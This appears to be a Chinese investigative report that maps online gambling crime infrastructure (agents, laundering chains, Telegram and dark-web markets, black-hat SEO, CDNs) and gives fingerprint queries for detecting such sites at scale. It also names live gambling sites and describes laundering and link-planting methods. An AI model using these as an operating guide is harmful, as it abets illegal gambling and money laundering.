为逃避司法打击，网络赌博犯罪团伙会在境外开设网站，再在境内招募代理，利用代理制度发展会员、指挥投注、转移资金。关于网络赌博犯罪网站代理的认定，《意见》第三条规定，有证据证明犯罪嫌疑人在赌博网站上的账号设置有下级账号的，应当认定其为赌博网站的代理。

由此可见，虽然引流和代理都存在发展会员的行为，但代理有更明显的层级关系，引流通过提供服务盈利，代理则是通过抽头渔利。举例来说，A是某赌博网站的代理，其发展了10名会员就可获取一笔佣金，俗称“返佣”，再从10名会员参赌的赌资里抽成，俗称“返水”。如果A还发展了B作为其下级代理，则可获取发展代理的佣金，B发展的会员参赌，A也能抽取酬金。

为了发展这种代理制度，网络赌博犯罪团伙往往会设置独立代理管理后台和代理招募网站。各级代理通过登录代理管理后台，可以发展下级代理并抽头渔利。

代理制度

网络赌博犯罪结算环节

随着区块链技术的不断发展，虚拟货币与跑分平台、第四方支付平台相结合的模式被犯罪团伙越来越广泛地使用，也是未来网络洗钱的发展趋势。

图2.5某资金结算平台后台

目前，跑分平台与第四方支付平台相结合的模式是网络赌博犯罪团伙使用最多的模式。在网络赌博平台和跑分平台中间增加了第四方支付平台，使得赌资在各平台之间流转的次数比单纯跑分平台更多，交易环节更加复杂，资金流向的掩饰性更高，最终导致资金的追查难度更大。网络非法平台、跑分平台和第四方平台以及参与跑分个人之间都存在缴纳押金的情况，涉及的资金账户数量众多且关系繁杂，中间存在多次资金的汇聚和分散，给涉案资金的追踪和分析工作带来很大困难。

网络赌博犯罪勾连环节关键节点

匿名社交软件

黑灰产业链上的利益相关者通常会使用匿名社交软件来隐藏真实身份，如Telegram、蝙蝠、flygram等，或者使用境外的社交软件来逃避中国监管，如facebook、skype等。

以Telegram为例，可以通过模糊检索或者tg导航群的方式快速找到大量群聊、频道，里面充斥着与网络赌博相关的信息。

在tg上模糊搜索发现的博彩群

博彩数据

招商信息

由此可见匿名聊天软件提供了匿名能力的同时，构建了一个黑灰产市场，网络赌博涉及的各个环节所需物料、软件、技术、资金均可以在一个平台完成勾连。

可以基于对Telegram的监测，及时发现被用于网络赌博产业的相关资产。比如，通过Telegram公开的API接口可以获取公开群聊、频道的文本、音频、图片、视频、文件等信息，基于对爬取到的信息进行脏数据清洗后，可以构建一个基于Telegram的搜索引擎，可通过关键字或者算法进行网络赌博相关信息的监测。

暗网

暗网利用加密传输、P2P对等网络、多点中继混淆等，为用户提供匿名的互联网信息访问服务。由于“暗网”具有匿名性等特点，容易滋生以网络为勾联工具的各类违法犯罪。

以某暗网交易市场为例，市场上主要交易各类数据、服务、虚拟物品、技术技能、影视色情、实体物品资源，涉及网络赌博的主要是历史其他赌博平台的赌客数据。

网络空间搜索引擎虽然无法直接监测到暗网，但可以监测布在明网的暗网导航站点。通过收集暗网站点，通过网络爬虫的方式获取暗网相关网站的页面内容，基于对爬取到的信息进行脏数据清洗后，可以构建一个基于暗网的搜索引擎，可通过关键字或者算法进行网络赌博相关信息的监测。


暗网中交易的赌客数据

小众论坛

任何知识的积累都无法逃避交流、学习、相互沟通犯罪手法。除了暗网、匿名聊天软件等常见的交流学习平台外，网络赌博从业人员也发展了一些可以公开被搜索到，且方便初窥门径的嫌疑人学习的论坛。

因为受众的特殊性和内容的违法性，此类论坛不会在普通的搜索引擎上购买流量，提高曝光，主要传播途径还是在小圈子里的口口相传。但此类论坛仍在明网上，且网页源代码会带有特征，因此可以利用网络空间搜索引擎捕捉到这些违法交流论坛。

例如，我们通过关键词“博彩论坛”进行搜索，可以发现上万条涉赌论坛IP地址和域名数据。这些论坛IP地址主要分布在美国、中国香港和中国台湾，既能逃避司法打击，又能保证访问速度。



“博彩论坛”搜索结果

以网络赌博论坛“必博论坛”为例，论坛内容包含了赌博综合讨论大厅、必博综合闲聊区、体育竞技交流分享、娱乐场策略交流区、电子游艺交流、存款、提款验证区等，为注册会员提供赌博公司测评、活动、广告集合，俨然成为了一个知识交流、互助社区。

必博论坛（2022年8月17日：https://bi345.com/）

该论坛甚至还搭建了必博戒赌中心板块，满足了全阶段赌客的需求，将整个生态链形成了一个闭环。

必博戒赌中心

另一个赌博社区“博友社”更像是一个赌博届的“数据大脑”，包含了中国及中国港澳台、菲律宾、柬埔寨、迪拜、马来西亚、马耳他等国家和地区的赌博资讯，并将赌博当成一种常规产业进行新闻报道、产业分析。

最主要的是，博友社将包网、招商、游戏接口、在线赌博等网络赌博关键环节进行综合排名，为赌博从业者、参与者等提供了大量方向和资源。

博友社（2022年8月17日：https://www.boyoushe.com/）

网络赌博犯罪建站环节关键节点

主站（投注）

网络赌博平台最主要的站点就是其主站，主站是赌客直接使用的站点，一般具备基本的投注功能（体育、彩票、电竞、棋牌、电子、捕鱼、真人），同时嵌入客服系统、代理平台、资金充值、资金提现等功能。以包网平台为核心的中小型网络赌博平台呈现的则是以技术服务为主，流水线作业，批量产出玩过赌博平台，该类站点同模板特征相对明显。


目前网络赌博主要的集中形式如下：

（1）主站搭建在明网，主要以传统的各种竞猜为主

（2）主站搭建在明网，主要以虚拟货币相结合的方式

（3）主站搭建在暗网，主要以虚拟货币相结合的方式

赌博网站形式一



赌博网站形式二


赌博网站形式三

主流的赌博网站仍是以在明网搭建为主，通过提取主站的指纹特征，可以快速在全网对有相同指纹特征的资产进行扫描并监测。以下图所示的赌博网站为例：

某赌博网站首页

指纹特征：data:"location.href = location.origin + '/m/#/home?'"

利用网络空间搜索引擎对该指纹特征的站点进行发现，共监测到130541个站点，IP地址主要分布在中国香港、美国、日本、新加坡等地。



该主站指纹特征对应站点分布情况

部分该指纹特征对应的资产列表如下：

该主站指纹特征对应资产列表

客服系统


网络赌博平台为了能够及时掌握平台情况、解决平台用户反馈的问题，通常会在其主站嵌入一个客服站点，用于提供客服服务，解决网站访问异常、充值异常、提现异常等问题。

对客服系统的监测思路与对主站的监测思路一致。如下为某网络赌博平台所嵌入的客服系统：

某赌博网站客服系统


指纹特征：data:"tg_kefu_h5"

通过网络空间搜索引擎对该指纹特征的站点进行发现，共监测到602个该类客服系统，主要位于中国香港、美国、新加坡等地。



该客服系统指纹特征对应站点分布情况

部分该指纹特征对应的资产列表如下：



该客服系统指纹特征对应资产列表


代理后台

网络赌博平台为了让平台更好地发展，通常会制定一系列激励措施，用于吸引赌客或者专业从事代理的人员进行人员发展，因此一般会搭建统一的代理平台来维护平台代理及其推广信息。

某代理平台首页


指纹特征：title:"代理后台" && data:"Webkit中此取消方法的名字变了"

通过网络空间搜索引擎对该指纹特征的站点进行发现，共监测到5813个该类代理平台，主要位于中国香港、美国、伊朗、新加坡等地。



该代理平台指纹特征对应站点分布情况


部分该指纹特征对应的资产列表如下：



该代理平台指纹特征对应资产列表

运营管理

历史上网络赌博平台的管理后台有过一个从简单到复杂的演变，观察大量赌博平台侦查打击案例可发现，早期赌博后台与大型代理登录的后台为同一个域名，而且域名较为简单，方便记忆，不做任何防护。



某独立的运营后台

但当前网络赌博打击力度较大，网络赌博后台面临网络扫描器、黑吃黑、公安监测打击等风险。故当前网络赌博后台与常规赌客、代理登录的平台做了较大区分。其特征如下：

（1）域名复杂度变高：当前侦查遇到的赌博后台主域名与赌博主站没有任何关系，且子域名长度可达数十位的字母、数字等。

（2）后台白名单限制：客服需要登陆后台进行账户操作，需要联系组长，由组长将客服IP地址提交给信息管理员，在平台后台添加IP白名单，才能使客服进行登陆。更有甚者，让客服统一登录一台windows服务器进行操作，使得白名单IP仅仅只有一个。

id	account	login_ip	login_time	login_state
5634248	y	159.138.	2021-03-04 19:02:19.128	登录成功
5634195	d	159.138.	2021-03-04 18:02:10.774	登录成功
5634145	y	159.138.	2021-03-04 17:02:17.655	登录成功
5634087	d	159.138.	2021-03-04 16:04:08.882	登录成功
5634086		159.138.	2021-03-04 16:03:40.32	登录成功
5634015		159.138.	2021-03-04 15:01:45.903	登录成功
5634015	a	116.50.1	2021-03-04 15:01:30.055	登录成功
5633934	a	159.138.	2021-03-04 14:02:42.621	登录成功
5633933		159.138.	2021-03-04 14:02:11.829	登录成功
5633919		112.207.	2021-03-04 13:53:18.642	登录成功
5633825		159.138.	2021-03-04 13:01:57.274	登录成功
5633692		159.138.	2021-03-04 12:02:07.287	登录成功
5633690		159.138.	2021-03-04 12:01:31.351	登录成功
5633575		116.50.1	2021-03-04 11:14:46.461	登录成功
5633535		159.138.	2021-03-04 11:00:11.538	登录成功
5633533		159.138.	2021-03-04 10:59:28.073	登录成功
5633457	a	116.50.1	2021-03-04 10:31:22.64	登录成功
5633379	a	159.138.	2021-03-04 10:01:53.734	登录成功

后台白名单限制


由于白名单限制，侦查人员即使发现了后台地址也无法访问。可以通过区域访问流量，监测本地是否有运营人员，通过访问流量里的IP地址信息和设备信息，在控制本地运营人员后即可访问后台。

测试站点


互联网空间中除了充斥着大量网络赌博站点外，同样存在着不同类型的测试站点，这些测试站点通常由技术团伙所搭建，目的是为了在进行业务推广时可以将测试站点提供给买家进行需求评估及功能测试。

Telegram上演示站推广

如图所示为Telegram上某网络赌博平台提供商在进行业务推广时所发送的演示站。这类测试站点通常会将一个主站管理后台、主站前台以及代理端相关平台汇聚在一起，方便买家对整套系统进行评估。




主站演示前台



主站演示后台

需要注意的是，同一个类型的演示站点通常只有个别几个，不会存在大批量。但是同样是模板，因此可以扩展出一些实际使用的站点。




某演示站后台（2022年8月17日 http://viph.u991.cc/）

指纹特征：(data:"/images/logo-sidebar.png" && data:"/admin/login")&&country:"美国"

通过网络空间搜索引擎对该指纹特征的站点进行发现，共监测到20个该类测试站点及衍生实际使用的站点，均位于美国。

该演示站指纹特征对应站点分布情况

部分该指纹特征对应的资产列表如下：




该演示站对应资产列表

域名交易

一个赌博网站如果想在中国境内发展，需要提前预备大量的域名防封，利用字母、数字、特殊符号随机组合，赌博网站每隔一段时间进行域名替换。据历史案侦数据统计，一个赌博平台注册的域名数量平均达到300-500个，且为连续注册域名，例如vip88.vip、vip99.vip等。

不需要像普通网站的域名一样好记、常见，赌博网站的域名可以是长度非常长、顶级域名非常冷僻的，故相关域名购买成本较低，赌博团伙只需联系域名注册厂商即可获取大量的域名。国内的域名注册厂商有阿里云、腾讯云、百度云等，国外的域名注册厂商有godaddy、namesilo、Google Domains等，还有部分小公司进行代理。

特别是境外域名注册厂商还提供注册信息隐私保护服务，保护购买者、注册者相关隐私。所以通过whois查询相关信息可能会是注册商或者个人域名贩子相关信息。



被保护的域名注册信息

针对域名交易，可以通过监测监测域名注册者信息变更情况和DNS解析变更情况，更加高效感知网站内容是否变更。利用机器学习能力给产生变更的域名进行打标，可以快速识别到新的赌博网站域名。

CDN

CDN主要是为了提高网站在世界各地的访问速度，一般例如图片、音频、动图等资源将会存在世界各地的CDN服务器上，供世界各地快速挑选下载。

一般CDN服务是由云服务厂商提供的一种服务，因为他需要大量存储网络节点，相关厂商包括云厂商中的阿里云、腾讯云、微软云等等，也有包含一些主营或偏向加速业务的厂商，例如网宿云、亿速云等等。


另一种情况是网络赌博平台具备极高的技术能力和较大的资金，于是技术团队会在世界各地自建CDN服务器节点，据某案件侦查后发现，此案件技术团队的赌博业务服务器具有100台，而其CDN节点服务器超过300台。CDN相关代码程序可以从开源网站上获取改进，开发成本较低。

如下所示为某CDN系统的后台管理系统及商户管理系统界面截图。该类站点为大量网络赌博平台提供CDN加速服务和一站式便捷配置。

某CDN管理后台（2022年8月17日 http://35.229.131.11:8080/）


指纹特征：data:"/js/MessageAlert.js"

通过网络空间搜索引擎对该指纹特征的站点进行发现，共监测到10个该类CDN系统，主要分布在美国、中国香港、法国等地。



该CDN系统指纹特征对应站点分布情况

部分该指纹特征对应的资产列表如下：



该CDN系统指纹特征对应资产列表

VPN

VPN是在网络赌博框架中属于网络日常维护可达的一个必不可少的条件。虽然犯罪团伙做好了各种防护，但是其日常运维仍然要规避所有的入侵风险，那么这时候犯罪团伙会要求使用VPN做代理。据案件侦查经验，犯罪团伙会使用如下几种方式：

（1）机场VPN：及通过付费的方式订阅VPN厂家的每日随机VPN节点。这类由于IP地址不稳定，常做犯罪团伙访问国内网络资产使用。

（2）自建VPN或跳板服务器：团伙会在国内、国外选择一个云厂商购买服务器，搭建VPN服务器代码或者直接作为工作机使用，并且将此服务器的IP设为网络赌博平台后台的白名单，团队成员必须通过此白名单服务器才能访问赌博后台。

（3）不使用VPN：由于部分团伙相关人员在马来西亚、柬埔寨、菲律宾等地，超出我国管辖范围及手段范围，故相关人员有恃无恐，直接使用本地IP访问，摒弃了VPN服务器这个节点。

网络赌博犯罪引流环节关键节点

引流站


网络赌博平台在完成相关站点的建设后，往往需要投入大量的人力物力去进行平台引流，流量的大小决定了平台后续的发展速度及可持续程度。

网络赌博平台常规的引流方法包括：

（1）将引流广告嵌入影视、影音、图片、视频等盗版资源中

（2）将引流广告与淫秽色情站点进行结合


如图所示，网络赌博平台的广告通过盗版影视资源进行传播，直接以水印的方式在观看影视资源时进行定时展示、轮播，从而达到引流的效果。



盗版影视资源
（2022年8月17日 https://gyldjs.com/vodplay/30011-1-1.html）


指纹特征：data:"voddetail" && data:"stui-vodlist__detail"

通过网络空间搜索引擎对该指纹特征的站点进行发现，共监测到9069个该类引流站点，主要分布在美国、中国香港、日本、新加坡等地。



该引流站指纹特征对应站点分布

部分该指纹特征对应的资产列表如下：



该引流站指纹特征对应资产列表

黑帽SEO

黑帽SEO主要是指使用不“光彩、正规”的手段对一个网站的权重进行提高。一般方式如下：


（1）竞价排名：各大搜索引擎厂家都有提供付费提高网站权重的功能和业务。

（2）域名抢注：通过对某些高权重的网站，例如政府网站、教育网站等，等待其域名注册过期，然后抢注域名，挂载需要提升权重的网站。

（3）黑链挂载：通过黑客手段，对某些权重高的网站进行入侵，并且在爬虫可以爬取到的页面进行暗链、黑链挂载，提高网站搜索权重。

（4）论坛水贴：通过一些批量软件、水军账号，在某些论坛中批量发送链接内容，提高访问量及搜索引擎检索次数。

利用对源码的关键词查询，可以搜索到很多专门做提高某些域名链接权重业务的小众SEO平台。



源码中带有“黑帽seo”的站点


分发平台

网络赌博犯罪团伙在推广其网络赌博平台时，往往会搭建大量分发平台，购买大量易于记忆的域名资源，达到载体投放和主站引流的作用，同时也避免主站直接暴露。

某网络赌博平台的分发平台
（2022年8月17日 https://9455ss.cc/）


指纹特征：(data:"线路检测")&&icohash:"-577850404"

通过网络空间搜索引擎进行资产发现，通过上述指纹特征共发现同类分发平台839个，主要分布中国香港及美国。



该分发平台对应站点分布情况

部分该指纹特征对应的资产列表如下：




该分发平台指纹特征对应资产列表

网络赌博犯罪结算环节关键节点

第四方支付

